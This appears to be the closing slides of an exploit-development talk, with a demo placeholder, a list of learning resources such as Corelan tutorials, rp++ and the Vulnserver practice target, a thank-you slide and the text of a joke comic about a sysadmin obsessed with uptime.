


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Demo :-)



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Resources

- Corelan Exploit Development
- Microsoft Docs (MSDN)
- rp++ tool written by 0vercl0k
- Vulnserver written by Steven Bradshaw



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Thank you! w00tw00t!



WE TOOK THE HOSTAGES,
SECURED THE BUILDING, AND
CUT THE COMMUNICATION
LINES LIKE YOU SAID.



BUT THEN THIS GUY CLIMBED UP
THE VENTILATION DUCTS AND WALKED
ACROSS BROKEN GLASS, KILLING
ANYONE WE SENT TO STOP HIM.



NO, HE IGNORED THEM.
HE JUST RECONNECTED
THE CABLES WE CUT,
MUTTERING SOMETHING
ABOUT "UPTIME".



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